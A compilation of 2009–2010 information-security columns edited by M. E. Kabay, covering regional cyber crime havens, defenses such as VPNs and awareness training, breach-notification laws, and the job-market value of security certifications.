This is the first in a set of four articles by Kathleen E. Hayman, Michael Miora, CISSP-ISSMP, FBCI and Allen P. Forbes that examines the threat of cyber crime in business-to-business (B2B) activities. The discussion is restricted to traditional crimes committed through virtual means and the implications of potential solutions. The articles address how corporations and financial institutions can conduct e-commerce in areas with minimal security and cyber law enforcement capabilities and also discuss the question of which areas and organizations are most often targets of cyber crime and which attackers pose the greatest threat to e-commerce is also discussed. The articles have been edited by M. E. Kabay, who suggested changes as well as requesting and adding supplemental references to the text.

* * *

The Piracy

On June 12, 2009, members of a transnational telephone hacking scheme were indicted in New Jersey. These individuals, many based in the Philippines, were accused of unauthorized entry into the telephone systems of major US businesses and other entities and of attempting to sell

information about these vulnerabilities to Pakistani nationals residing in Italy. The arrests and indictments were the result of a three-year investigation that included a high degree of cooperation and coordination among many affected US businesses and foreign entities.< www.usdoj.gov/criminal/cybercrime/nusierIndict.pdf >

The most tempting, untapped markets can have significant security challenges. Perhaps the most tempting markets are those where technological pirates and privateers dominate. These are not pirates that plunder the high seas, nor are they privateers given ships and commissioned by royalty. These technological scallywags constitute very real threats to the multinational corporation. PII is a deliberate target of cyber criminals, members of criminal organizations and foreign governments. These cyber criminals obtain sensitive PII for profit. They perceive corporations as galleons—giant, slow ships filled with a vast stockpile of assets; they seek to overtake the ships to take as much as they can before being identified or captured. They vanish as suddenly as they strike using the anonymity of the Internet for mobility, masking their trails and escaping to reemerge another day in another guise.

The need for protection against cyber crime is great, especially considering the PII and financial transactions which Corporations and financial institutions manage on a daily basis. Cyber criminals, members of criminal organizations, and potentially foreign governments all specifically target PII. Cyber crime can be a transnational threat, creating even more difficulty for law.

Unless current cyber crime legislation is modified to permit virtual “self defense” against these pirates, business to business e-commerce in lawless areas is likely best conducted via Virtual Private Networks (VPNs). In areas with minimal security and law enforcement capabilities, this method of self protection is critical. Current cyber crime legislation around the world does not address virtual “self defense.” Most existing cyber crime legislation is broad, and does not yet distinguish among attacks based on intent. Unless current legislation is changed or modified, using Virtual Private Networks (VPNs) and security awareness training are likely the best option for operating in unstable areas.

Businesses, particularly those in the financial sector, are facing the challenge of ensuring self-protection within legal bounds that do not drive away their clientele. The balance between customer service and Internet security is delicate.

The Pirates and Privateers: Who are the Scallywags?

The threat is multi-layered: pirates could be acting independently or as members of larger cyber crime groups. Some, however, are privateers, wreaking havoc at the behest of foreign nations and organizations. While privateers tend to focus on governments and contractors upon which the governments rely, they still have a vested interest in draining an “enemy” economy of resources.

Pirates and privateers use different techniques for their activities. Some could select a particularly tempting company as a target, particularly if the company is experiencing changes or fluctuations that would render it vulnerable to attack. Others may pose an insider threat as disgruntled employees with access to sensitive identifying information are tempted to use the information for their own personal gain.

All pirates, however, face the question of how to transport their plunder. Cyber crime gangs may recruit both knowing and unknowing accomplices to perform simple online tasks to facilitate the transfer of their ill-gotten gains. The complexity of a cyber crime case can present a difficult

challenge to law enforcement due to the numbers of disparate individuals who may be involved in the crime. Chapter 12, “Code Orange” of Misha Glenny’s book *McMafia: A Journey Through the Global Criminal Underworld*< http://www.amazon.com/McMafia-Journey-Through-Criminal-Underworld/dp/B002RAR108 > provides an excellent overview of organized cyber crime and the unique challenges it presents.

As demonstrated in the transnational telephone hacking scheme described above, a plot may involve players from around the globe. Perpetrators, end customers, and intermediates may reside in dispersed geographical and jurisdictional areas. In this example, the US was fortunate to have cooperative global law enforcement partners in the Philippines and in Italy. This may not always be the case, a dilemma which further strengthens the pirates in their coves.

* * *

In the next installment, the authors present some top-level findings and analyses about the environment or climate affecting the activities of pirates and privateers around the world.

ABOUT THE AUTHORS

Kathleen Hayman is an analyst with the US Department of Justice, and she has been a consultant with Certico Corporation< http://www.certicoglobal.com > for three years. She can be reached at Kathleen.Hayman@gmail.com.

Michael Miora has designed and assessed secure, survivable, highly robust systems for Industry and Government over the past 30 years, and has become an internationally recognized expert in InfoSec, Business Continuity and Incident Response. Miora, one of the original professionals granted the CISSP in the 90s and the ISSMP in 2004 was accepted as a Fellow of the Business Continuity Institute< http://www.thebci.org/ > (FBCI) in 2005. Miora founded and currently serves as President of ContingenZ Corporation,< http://www.contingenz.com > a specialty consulting firm and the developers of IMCD Business Backup.< http://www.contingenz.com/IMCD > He can be reached via email at mmiora@contingenz.com or mmiora@miora.com.

Allen Forbes is currently the President of Certico Corporation< http://www.certicoglobal.com > serving large critical infrastructure providers in all matters concerning security. A 28-year veteran in the US Marine Corps and currently a member of the US Marine Corps Reserve, Forbes has served in a number of senior logistics, operations, intelligence, and security positions in both the government and private industry. He can be reached at aforbes@certicoglobal.com.

Pirate's Cove: The Western Havens

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second in a set of four articles by Kathleen E. Hayman, Michael Miora, CISSP-ISSMP, FBCI and Allen P. Forbes that examines the threat of cyber crime in business-to-business (B2B) activities. This part presents some top-level findings and analyses about the environment or climate affecting the activities of pirates and privateers in North America, Europe and the former Soviet Union.

* * *

Where Are the Havens?

Misha Glenny states in *McMafia: A Journey Through the Global Criminal Underworld* < http://www.amazon.com/McMafia-Journey-Through-Criminal-Underworld/dp/B002RAR108 > that three factors are essential to fostering growth of cyber crime in a country. These are, "…steep levels of poverty and unemployment; a high standard of basic education for a majority of the population; and a strong presence of more traditional organized crime forms." (p 273)

Glenny continues, "Nobody fits the bill better than the so-called BRIC nations—Brazil, Russia, India, and China. These are the leading countries among the emerging markets, the second tier of global power after the G8 (though politically Russia straddles the two)." All of these nations are attractive to corporations attempting to diversify their markets to continue or enhance their corporate competitiveness in the global market.

North America

Much of the cyber crime in North America appears to originate from within North America itself. According to the 2008 IC3 Annual Report,< http://www.nw3c.org/downloads/2008_IC3_Annual%20Report_3_27_09_small.pdf > released in March 2009 by the Internet Fraud Complaint Center (IFCC), now called the Internet Crime Complaint Center (IC3),< http://www.ic3.gov/default.aspx > Internet fraud in the US has been increasing as the global economy worsens. Most attacks on US entities are based out of the US itself, Canada, the United Kingdom, Nigeria and China.< http://www.canada.com/news/Recession+leads+surge+online+crime+report/1445039/story.html > In 2008, the most common complaints the organization received were the non-delivery of promised merchandise, auction fraud, credit card fraud, and investment scams. Perhaps non-delivery, auction fraud, and investment scams require a slightly higher degree of cultural savvy than other cyber crimes, though there is insufficient evidence to draw solid conclusions.

The IC3 report over half of known Internet fraud perpetrators resided in California, Florida, New York, Texas, District of Columbia, or Washington. These are, however, the most populous areas of the US. On a per capita basis, the District of Columbia, Nevada, Washington, Montana, Florida, and Delaware have the most perpetrators of Internet fraud.

However, organized cyber-gangs based in Eastern Europe have also been increasingly targeting

small to mid-sized US companies' financial holdings, according to an alert released by the Financial Services and Information Sharing and Analysis Center (FS-ISAC).< http://www.latimes.com/business/la-fi-cybergangs27-2009aug27,0,4727823.story > Since these attacks are on smaller, lesser-known companies, they do not receive the degree of media attention as the larger-scale attacks have seen. Many of these "cyber-gangs" use scamming, phishing and the more precise "spear-phishing," a highly targeted phishing attack, in their methods.

Within the North American context, US and Canadian cyber law enforcement resources are gaining ground. Despite the controversy surrounding the creation and appointment of a US cyber security czar,< http://www.networkworld.com/community/node/49237 > the fact that such experimentation with cyber security strategies is even occurring is heartening. North America generally appears to have law enforcement entities generally sympathetic to the cyber security needs of the private sector.

United Kingdom/Western Europe

The United Kingdom is making great efforts to focus law enforcement resources on cyber crime. In the summer of 2009, the UK's Association of Chief Police Officers (ACPO) published a strategy for combating cyber crime, recommending centralization of cyber crime reporting to streamline law enforcement efforts.< http://www.computing.co.uk/computing/news/2248629/acpo-publishes-crime-strategy >

Additionally, the European Union has expressed interest in strengthening its cyber law penalties and improving its enforcement capabilities. Among these measures is the lengthening of prison sentences for cyber criminals to five years. The European Commission also intends to review current cybercrime legislation and revise it as appropriate; it also intends to create an EU-wide notification system for cyber attacks and to collect attack data for future analysis.< http://www.computing.co.uk/computing/news/2244107/eu-wants-cybercrime-legislation >

Law enforcement still has far to go to catch up with the cyber security threat. However, these nations' serious planning and dialogue concerning cyber crime suggests sympathy with the cyber security concerns of private business.

Russia/Eastern Europe

Russia has a lengthy history of organized crime, the precursor to organized cybercrime. Its criminal organizations were born in the gulags< http://www.essortment.com/all/historyrussiag_rfpb.htm > during the 1920sand increased in stature and organizational capability over time. Members were required to leave their families and to rely on the organization for protection and support.

Russian cybercrime began primarily as software piracy. However, a 1994 hack of Citibank that was traced to St. Petersburg < http://www.smartcomputing.com/editorial/dictionary/detail.asp?guid=&searchtype=&DicID=19495&RefType=Encyclopedia > prompted a stark increase in Russia-based cybercrime. The hack allowed over $10 million to be stolen via the telephone system, with most of the money never being recovered.

During the course of the 1990s, Russian crackers were key players in developing botnets and Internet worms, later used by organized crime organizations for spamming and phishing.< http://www.wired.com/culture/lifestyle/news/2001/03/42346 > By 2000, these organizations had

evolved into businesses, such as CarderPlanet,< http://blogs.creditcards.com/2008/05/secret-history-of-carderplanet.php > which specialized in credit card numbers and other personally identifiable information (PII). They created forums specifically for communicating with other members of the cybercrime underworld, and behaved like corporations in dedicating personnel to specific functions of handling personal information.< http://www.crn.com/security/218800207 >

There is even an official entity called the Russian Business Network (RBN), which is based in St. Petersburg.< http://rbnexploit.blogspot.com/ > The RBN provides Web hosting services that cater exclusively to cyber criminals. According to Brian Krebs, writing in the *Washington Post*, "The Russian Business Network sells Web site hosting to people engaged in criminal activity, the security experts say. Groups operating through the company's computers are thought to be responsible for about half of …[2006's]… incidents of 'phishing'…."< http://www.washingtonpost.com/wp-dyn/content/article/2007/10/12/AR2007101202461.html >

* * *

In the next installment, the authors discuss cyber pirates based in Asia. In the meantime, they welcome the torrents of abusive e-mail that naturally follow any mention of crime in specific geographic areas.

ABOUT THE AUTHORS

Kathleen Hayman is an analyst with the US Department of Justice, and she has been a consultant with Certico Corporation< http://www.certicoglobal.com > for three years. She can be reached at Kathleen.Hayman@gmail.com.

Michael Miora has designed and assessed secure, survivable, highly robust systems for Industry and Government over the past 30 years, and has become an internationally recognized expert in InfoSec, Business Continuity and Incident Response. Miora, one of the original professionals granted the CISSP in the 90s and the ISSMP in 2004 was accepted as a Fellow of the Business Continuity Institute< http://www.thebci.org/ > (FBCI) in 2005. Miora founded and currently serves as President of ContingenZ Corporation,< http://www.contingenz.com > a specialty consulting firm and the developers of IMCD Business Backup.< http://www.contingenz.com/IMCD > He can be reached via email at mmiora@contingenz.com or mmiora@miora.com.

Allen Forbes is currently the President of Certico Corporation< http://www.certicoglobal.com > serving large critical infrastructure providers in all matters concerning security. A 28-year veteran in the US Marine Corps and currently a member of the US Marine Corps Reserve, Forbes has served in a number of senior logistics, operations, intelligence, and security positions in both the government and private industry. He can be reached at aforbes@certicoglobal.com.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Pirate's Cove: The Eastern Havens

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This third in a series of four articles by Kathleen E. Hayman, Michael Miora, CISSP-ISSMP, FBCI and Allen P. Forbes presents discusses the environment or climate affecting the activities of cyber pirates and privateers.

One of the interesting differences in recent years is the rise of targeted attacks, in which specific organizations are being attacked using malware of different kinds. Mikko Hypoonen, Chief Research Officer of F-Secure, has a useful nine-minute lecture on the topic on YouTube that provides an excellent introduction to the problem.< http://www.youtube.com/watch?v=nFw9ZHy0V3c >

This article looks at targeted attacks in India, China, the Pacific Rim and Oceania.

India

Corporations and financial institutions operating in India pose a serious cyber security threat since many multinational corporations outsource functions such as technical support and customer services to India. This outsourcing makes India an ideal location for learning vulnerabilities specific to a target and for collecting personally identifiable information (PII) and other information that could be used to conduct spear phishing< http://www.fbi.gov/page2/april09/spearphishing_040109.html > and other attacks.

In India in particular, the insider threat is significant due to the close-knit nature of Indian operations. If employees are not sufficiently vetted prior to hire, an entire insider organization could, in theory, penetrate outsourced operations. According to a July 2009 report from the UK National Endowment for Science, Technology and the Arts (NESTA), "…the biggest incentive to work in a call centre [in India] is to be able to hack the bank accounts and illegally withdraw millions from bank customers."< http://www.nesta.org.uk/assets/Uploads/pdf/Research-Report/cybercrime-report-NESTA.pdf >

The national Indian government is highly motivated to protect and cultivate its online industry. For example, many major city police departments have cyber crime investigative elements. There are also national initiatives and legislation aimed at reducing cyber crime.< url >

China

China is thoroughly permeated with technology,< url > with a government that does not always distinguish between legitimate and illicit business practices.< url > China is a highly potent and dangerous environment for cybercrime whose tentacles have worldwide reach.< url >

According to a team of Canadian researchers,< http://www.f-secure.com/weblog/archives/ghostnet.pdf > a Chinese network, apparently sanctioned by the Chinese government, "…controls approximately 1,200 infected computers internationally,

including such ‘high-value targets’ as Indonesia's Ministry of Foreign Affairs and the Indian Embassy in Kuwait, as well as a dozen computers in Canada.”< http://www.theglobeandmail.com/news/technology/prof-takes-questions-on-cybercrime-and-the-net/article977776/ >

This network, known as GhostNet, is believed by the Canadian team to be controlled by the Chinese government for intelligence purposes. The Chinese government has denied these allegations.< http://www.voanews.com/english/archive/2009-03/2009-03-31-voa12.cfm > However, if this and other reports are accurate, there is little reason to expect sufficient Chinese law enforcement support for private cyber security when the government engages in illegal activity itself.

Many of the computers infected by GhostNet were Windows-based. The main tool employed by GhostNet was identified by only 11 out of 34 virus scanners the Canadian team used. The team strongly recommended switching to an open-source system, such as Linux, to reduce the likelihood of targeting and penetration. The main tool GhostNet used was a Chinese-designed Trojan horse software program known as Ghost Rat commonly available on the Internet.

According to one team member:

> “What GhostNet reveals...is that a large swath of high impact political and economic targets can indeed be compromised, including ministries of foreign affairs, embassies, and international organizations. Many of these organizations were compromised for many months, without their knowledge, and the attackers had potential access to all sorts of sensitive documents, and even had the ability to eavesdrop on classified meetings through the activation of web cameras and listening devices. Although most governments have invested heavily in secure methods of communication, many have not. This is particularly the case in the developing world where information security is often a distant priority next to other goals, such as the elimination of poverty or even simply access to information.”

Pacific Rim/Oceania

Australia and other South Pacific nations appear to be actively grappling with cyber security. According to MIS Asia, a significant proportion of cyber attacks in Australia are actually based in Japan, due to good connectivity between the two countries.< http://www.mis-asia.com/technology_centre/security/how-do-you-tackle-cyber-crime > According to Philippines Department of Justice Assistant Secretary Geronimo Sy, 70-80% of complaints concerning online activity in the Philippines were incidents of “character assassination.”< http://technology.inquirer.net/infotech/infotech/view/20090907-224103/Right-to-reply-means-control-of-Web-media >

South Korea has recently attempted to gain more control over Internet use within its borders. A blogger with the pseudonym of Minerva who predicted the collapse of Lehman Brothers and the sharp decline in South Korea's currency was arrested for promoting economic instability. Although Minerva was acquitted, the South Korean government has continued to closely monitor online economic activity and commentary.< http://www.irishtimes.com/newspaper/finance/2009/0821/1224253010379.html >

South Korea continues its “real name” system, which requires users to provide their government ID number in order to post online, and a law was proposed in February as a result of the Minerva case to hold those who post anti-government rhetoric online liable for prosecution. [MK

comments: the notion that suppressing free speech is a useful tool in the fight against cybercrime is problematic.]

South Korea is taking extreme measures to regulate Internet use without hindering private business. However, the cyber crime threat remains real for South Korea. In July 2009, a botnet was used for a distributed denial of service (DDOS) attack on US government agencies, media outlets, and South Korean financial institutions. The attack was unusual in a number of ways, one of which was the fact that the botnet was restricted to 180,000 computers, nearly all located in South Korea. The botnet was unusually small, and appears to have been designed specifically for the attack.< http://www.computingsa.co.za/article.aspx?id=1048560 >

Africa

Africa is expected to continue and perhaps increase its involvement in cyber crime. Nigeria continues to be a common source country. New fiber optic cables installed earlier this year to increase connectivity in East and Southern Africa. Concerns regarding the targeting of local networks are commonly expressed. However, the possibilities run both ways, and local Nigerians are regularly recruited into aiding cyber crime.< http://www.businessdailyafrica.com/Company%20Industry/-/539550/651592/-/u787jtz/-/ >

South Africa displays traits that the BRIC (Brazil, Russia, India, and China) countries possess such as what Misha Glenny in *McMafia* < http://www.amazon.com/McMafia-Journey-Through-Criminal-Underworld/dp/B002RAR108 > describes as "steep levels of poverty and unemployment; a high standard of basic education for a majority of the population; and a strong presence of more traditional organized crime forms;" it may yet become another Pirates' Cove.

At present, however, South Africa is still in the throes of establishing cybercrime laws.< http://www.iol.co.za/index.php?set_id=1&click_id=15&art_id=vn20060711041205244C326588 > South Africa does not yet compete economically with the BRIC nations. Its standards of education were damaged by apartheid policies, from which the country is still struggling to recover.< http://www.southafrica.info/about/education/mediocrity.htm > One of the studies that may shed light on the current computer crime situation in South Africa is being conducted by three members of the University of Cape Town; it will be interesting to see what they publish.< http://mybroadband.co.za/vb/showthread.php?t=183195 >

In the last of these four articles, the authors examine issues of defense against cyber pirates such as passive defenses, such as firewalls, anti-malware and other conventional defenses, and active defenses such as counter attacks.

* * *

The authors welcome comment from the wide variety of people who will be offended by the generalizations about crime in specific regions of the world published in these articles. Ripostes containing references to published studies are particularly welcome.

Pirate's Cove: Defenses

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This final article in a series of four articles examines issues of defense against cyber pirates. In laws and regulations, distinctions are not made between passive defenses, such as firewalls, anti-malware and other conventional defenses, and active defenses such as counter attacks. Perhaps such distinctions are necessary.

Ethical Defense in an Unethical Environment

When a business operates in an environment that is lacking sufficient law enforcement strength to fight cyber crime or to provide support for victims, the business must provide its own cyber security. In some countries, criminal organizations may have infiltrated law enforcement, creating a possibly hostile law enforcement atmosphere.

Laws and regulations worldwide typically do not permit virtual, active self defense. While cyber warfare among governments can be a topic of conjecture and discussion, cyber self defense for individuals and businesses has not been discussed at the same levels or with the same general awareness. In theory, businesses could set up online electric fences to trigger counter attacks that render the attacker's computer unable to continue the attack.

Virtual self defense, however, would not be a panacea for cyber crime. As Orin S. Kerr notes in his 2004 article, "Virtual Crime, Virtual Deterrence: A Skeptical View of Self-Help, Architecture, and Civil Liability," in *Journal of Law, Economics & Policy*, Vol l (January 2005) there is a point at which this idea can no longer apply. Many hackers use multiple proxies, which complicates tracing the original source of the hack.< http://ssrn.com/abstract=605964 > The use of proxies raises the question of whether host networks and sites could or should be held accountable for the cyber crime activity. Since FBI Director Mueller's request for Congress to increase regulations on ISP data retention to aid child pornography investigations in April 2008,< http://news.cnet.com/8301-13578_3-9926803-38.html > not much else has materialized to hold ISPs and social networking sites accountable legally. ISPs and social networking sites largely remain self-regulated concerning child pornography; holding them accountable for cyber fraud activities would likely be at least as difficult.

Generally speaking, current cyber crime laws and regulations do not allow for a distinction between a cyber attack and an act of active cyber self defense. For example, the Computer Fraud and Abuse Act [18 USC 1030(a)]< http://www4.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html >, the most important US law governing computer penetration, makes no mention of retaliation as an exculpation. Unless current legislation is modified, businesses must rely on more traditional IT security methods and frameworks to prevent cyber attacks. Virtual private networks (VPNs) can provide a relative level of e-commerce security, though even the best VPN can be only as secure as the entities that employ it. Therefore, businesses should exercise caution in selecting business partners and services, with a mandatory vetting of a potential partner's security practices before making a formal electronic connection.

Although VPNs may partially reduce the outside threat to a business, the insider threat remains. Security awareness training for employees is essential so they can understand how the threat appears and how identify possible insider attackers. A system should be in place in which suspicious activity can be reported easily and fairly, with reporting anonymity, while also providing a fair evaluation for the individual in question.

Fairness in evaluations is important because morale is vital to a company's security and an absolute necessity if we are to keep disgruntled employees from evolving into insider threats. In particular, the recent economic downturn adds an additional layer to the complex psychology behind the insider threat. Without memory of previous economic hardships, the employee may feel a more extreme sense of loss and hopelessness, making the employee more open to profiting from the company's vulnerabilities.

According to Carol Ko, writing in *MIS Asia*, a significant portion of the Asia-Pacific data breaches in 2008 was due to terminated employees stealing information from their organizations.< http://www.mis-asia.com/technology_centre/security/how-do-you-tackle-cyber-crime > "Layoffs due to the effects of the global financial crisis have seen a jump in insider breaches." Insider end user cases were often cases where employees had been terminated, but their access to critical data had not yet been removed; the insiders stolen data in the period between when they are given notice and when they exit the organization." Revenge appears to remain a strong impetus to crime.

With apologies to the famous antivirus company < http://www.avast.com/ >: Avast, me hearties: VPNs and security awareness training are likely the only real options for operating in unstable or lawless areas.

Informing Victims of PII Theft:
Valuable Resource from Foley & Lardner and Eversheds

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Until recently, information assurance (IA) personnel and attorneys specializing in this area of the law have had to search for the appropriate governing laws for each jurisdiction. In this column, I review a valuable resource for locating the laws which apply to disclosure of personally identifiable information (PII) in each state in the USA and internationally.

The first victim-notification law in the US that required organizations to notify data subjects when PII records were compromised was State Bill (SB) 1386, the California Database Breach Act< http://www.datagovernance.com/adl_data_laws_california_security_breach_notifi.html > that came into force in 2003 and which was under review in 2009< http://www.networkworld.com/news/2009/030709-californias-data-breach-law-may.html >.

The 30-page document "Recommended Practices on Notice of Security Breach Involving Personal Information"< http://www.dhcs.ca.gov/formsandpubs/laws/priv/Documents/PrivacyProtection.pdf > from the Office of Privacy Protection< http://www.privacy.ca.gov/ > of the California Department of Consumer Affairs< http://www.dca.ca.gov/ > offers "recommendations …[that] are neither regulations, nor mandates, nor legal opinions. Rather, they are a contribution to the development of 'best practices' for businesses and other organizations to follow in managing personal information in ways that promote and protect individual privacy interests."

One of the most significant aspects of the California law is that it requires that "Notice must be given to any data subjects who are California residents," as the "Recommended Practices" document cited above puts it. In the years since California's law was enacted, "[45] states, the District of Columbia, Puerto Rico and the Virgin Islands have enacted legislation requiring notification of security breaches involving personal information."< http://www.ncsl.org/IssuesResearch/TelecommunicationsInformationTechnology/SecurityBreachNotificationLaws/tabid/13489/Default.aspx > The National Conference of State Legislatures (NCSL)< http://www.ncsl.org > has prepared a list(updated Dec 9, 2009 as of this writing) of all of the laws with links to all of them. The table adds, "States with no security breach law: Alabama, Kentucky, Mississippi, New Mexico, and South Dakota."

The law firms of Foley & Lardner LLP< http://www.foley.com/services/practice_detail.aspx?practiceid=383 > and Eversheds LLP< http://www.eversheds.com/uk/Home/Services/Data_protection/Introduction.page? > have gone far beyond the simple list from the NCSL.

> …[T]he International Association of Privacy Professionals (IAPP)< http://www.privacyassociation.org/ > revealed the "International Security Breach Notification Survey" at its Data Protection and Privacy Workshop in Madrid, Spain [in November 2009]. The survey was developed through a collaborative effort between Foley [& Lardner LLP] and the international law firm Eversheds LLP.

> Considered to be the most comprehensive summary to date, the survey provides in-depth coverage of all major aspects of U.S. and International security breach laws. Organized by region, the survey indicates where laws and standards have been established as they relate to particular categories. These categories include: notice requirements; timing of disclosure; form of disclosure; entities that maintain data; existing policies; exemptions from disclosure; damages/enforcement; and preemption.

The authors have kindly allowed me to post a copy of their report for free download on my Web site.< http://www.mekabay.com/infosecmgmt/security_breach_laws.pdf >

This well-organized resource is useful for every organization doing business today. Almost every business may end up with customers residing in locations outside the jurisdiction of the office where an order is placed, yet many of the laws require notification of the data subjects based on where they reside, not where the vendor or supplier is located. Readers should make a point of supplying this document to their corporate counsel and to the IA professionals responsible for setting and enforcing policies and procedures relating to data security breaches and legal compliance. In particular, every computer security incident response team, for example, should use the "International Security Breach Notification Survey"< http://www.mekabay.com/infosecmgmt/security_breach_laws.pdf > in its planning.

We owe a vote of thanks to the experts at Foley & Lardner and at Eversheds for their excellent work.

Security Certifications and Jobs:
Do IA Certifications Improve Hiring, Promotion & Salaries?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The economic doldrums< http://www.networkworld.com/news/2009/033109-it-spending.html > that struck the US and the rest of the world in 2008 and 2009 are not over yet, although the New Year brings hope of recovery.< http://www.networkworld.com/news/2009/120709-economic-recovery-will-your-it.html >

Recently a young reader just completing his Certified Ethical Hacker (CEH)< http://www.infosecinstitute.com/courses/ethical_hacking_training.html?ceh5&gclid=CJPaqNnVjZ8CFchn5Qod9D4KrQ > certification asked me whether information assurance (IA) certifications matter in getting a job, and if so, which certifications are best.

In "Professional Certification and Training in Information Assurance," (Chapter 74, by Christopher Christian, M. E. Kabay, Kevin Henry, and Sondra Schneider) from the Fifth Edition of the *Computer Security Handbook* (Wiley, 2009)< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529 >, we write,

> Sometimes students, professionals, and marketers use the terms "certificate" and "certification" interchangeably. In addition, academics and professionals sometimes differ in their interpretation of "accreditation."
>
> - A *certificate* is a "document providing official evidence: an official document that gives proof and details of something such as personal status, educational achievements, ownership, or authenticity."[1]
>
> - *Certification*, in this context, is the process (thus, a verb) of examining the work experience, knowledge and trustworthiness of a candidate for a particular certificate; confusingly, the certificate granted for qualified applicants is often referred to as a particular *certification* (and thus, a noun).
>
> - "Accreditation" refers to the process of "officially recogniz[ing]" a person or organization as having met a standard or criterion. In information assurance, accreditation is carried out by official, industry- and government-recognized bodies.

In a later section of the chapter, we write,

> Certification differs from a certificate program, which is usually an educational offering that confers a document at the program's conclusion.
>
> Accreditation of a certification involves a voluntary, self-regulatory process established by defined organizations and using published standards. Accreditation is granted when stated quality criteria are met.
>
> By submitting to accreditation and enforcing documented, verified standards for

> professional certification, organizations … seek to protect the public and consumers against meaningless claims of professionalism.

This article and the next two focus on certification. In line with the comments above, readers should always investigate the degree of accreditation backing any given certification; unaccredited certifications may be worth the same as the degrees that are offered as "Degree Without Studying: Earn an Accredited Degree based on your Work or Life Experience."

In general, information-technology (IT) specialists are doing pretty well despite the rotten economy.< http://www.networkworld.com/salary/2009/ > Indeed, some reports indicate that employers are actually having trouble filling high-end, specialized positions.< http://napps.networkworld.com/news/2009/111609-the-best-jobs-for-it.html?hpg1=bn >

In April 2008, Denise Dubie of *NetworkWorld* wrote, "A CompTIA skills survey released in February had security listed as the No. 1 skill among three-quarters of the 3,578 IT hiring managers polled. Foote Partners reports that security skills accounted for 17% of base pay in the fourth quarter of 2007, and pay for network security management skills increased by more than 27% in 2007."< http://www.networkworld.com/news/2008/041708-careers.html?page=2 > She added,

> But going forward, IT professionals will need to be able to incorporate their security savvy into network, wireless, application, operating system and other IT areas to best compete.
>
> "Firewall, data leak, compliance -- you name it and it's in demand for security," says CompTIA's [Neill] Hopkins [vice president of skills development at the Computer Technology Industry Association< http://www.comptia.org/home.aspx >]. "In the networking field, you need to also be an expert at security, but going forward skills around how to train staff and employees to be security-aware will have to be developed."

In the 2008 "Information Security Career Progression"< http://www.isaca.org/ContentManagement/ContentDisplay.cfm?ContentID=42042 > survey by the Information Systems Audit and Control Association (ISACA)< http://www.isaca.org/ >, the researchers found that in their November 2007 survey of "1,426 CISMs from 73 countries,"

> CISM [Certified Information Security Manager] comes in as the second-highest paid IT certification, at an average of US $115,072 annually. This is especially interesting when compared to the fact that in the same survey, security, which was the highest paid discipline in 2006, fell to fourth place in 2007—from an average salary of US $93,500 to US $87,890. At US $115,072, CISM is clearly being recognized as an asset among business leaders…. CISMs are experiencing tremendous career growth while acquiring responsibility for issues that demonstrate value to the business.

In the next article in this five-part series, I'll continue the review of a few more surveys and studies of the job-value of security certifications.

Security Certifications and Jobs: More Evidence of Value

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second of five articles discussing the benefits (if any) of security certifications in the job market. In the first article < insert_NWSS_url_for_part-1 >, a number of studies suggested that certifications do indeed improve prospects for hiring and higher salaries.

In this article, I conclude the review of recent studies and surveys with yet more encouraging news for holders of security certifications.

* * *

In June 2008, *NetworkWorld* writer Jon Brodkin pointed out that "Overall, the value of 164 IT certifications measured by Foote dropped 4.9% the past two years and 1.6% in the six-month period ending April 1 [2008]." However, Brodkin wrote, "Some certifications are bucking the trend and rising in value. IT security certifications rose 3.1% in value over the past two years and 1.2% in value in the last six months. Certain types of security skills are seeing dramatic growth. A 27% rise in value was measured for the Certified Information Security Manager designation, just in the past six months. In second place with a 25% rise in the last six months was the GIAC Security Expert cert."< http://www.networkworld.com/newsletters/edu/2008/060208ed1.html >

In a follow-up article, Brodkin reported on a survey< http://www.isc2.org/uploadedFiles/Industry_Resources/2008_Global_WF_Study.pdf > carried out for the International Information Systems Security Certification Consortium, (ISC)^2,< http://www.isc2.org > which showed "that holders of the CISSP, SSCP or CAP certifications who work in the Americas and have at least five years experience earn [an average of] $102,376 per year – more than $21,000 higher than IT pros who also have five years experience but lack the certifications."< http://www.networkworld.com/newsletters/edu/2008/060908ed1.html >

Reporting on the popularity of security certifications, Joan Goodchild of *CSO Magazine* wrote about a CompTIA survey that came out in late October 2009. The study of over 1,500 IT workers found that many of them planned to pass certifications in security, ethical hacking, and digital forensics.< http://www.networkworld.com/news/2009/110509-survey-security-certifications-hot-among.html > Goodchild added,

…[M]ore companies are requiring IT security certification…. [T]he number of organizations where IT security certification is required has increased by half and is continuing to grow; 32 percent of employees were required to have certifications in 2008, compared to 20 percent in 2006.

Foote Partners LLC< http://www.footepartners.com/ > maintains a database with constant updates to produce its annual "IT Skills and Certifications Pay Index." The latest edition (as of this writing in the first week of January 2010) includes "data collected through January 1, 2010." A 55-page PDF sample of the $2,500, 305 page quarterly report ($9,750 for a year's worth of reports) is available free online< http://www.footepartners.com/SamplePages2010HTSCPI_Rev2.pdf > to illustrate the format of

the report (most of the charts have been redacted to blanks).

Among the 201 specializations studied by Foote Partners, 34 certifications< insert_NWSS_link_to_popup_table_*784b-popup-table.docx* > specifically involve security, auditing, forensics, or penetration testing.

Founder David Foote, who also serves as Foote Partners' CEO & Chief Research Officer, was quoted in a December 31, 2009 interview in a Bank Information Security podcast< http://www.bankinfosecurity.com/podcasts.php?podcastID=404 > as saying that "Information security is the hot career option for professionals in 2010 and beyond." He was also interviewed back in August 2009 by Carolyn Gibney of SearchSecurity< http://itknowledgeexchange.techtarget.com/security-wire-weekly/security-job-market-heating-up/ > and said much the same thing: "Foote says there's reason for those in the security industry to be optimistic."

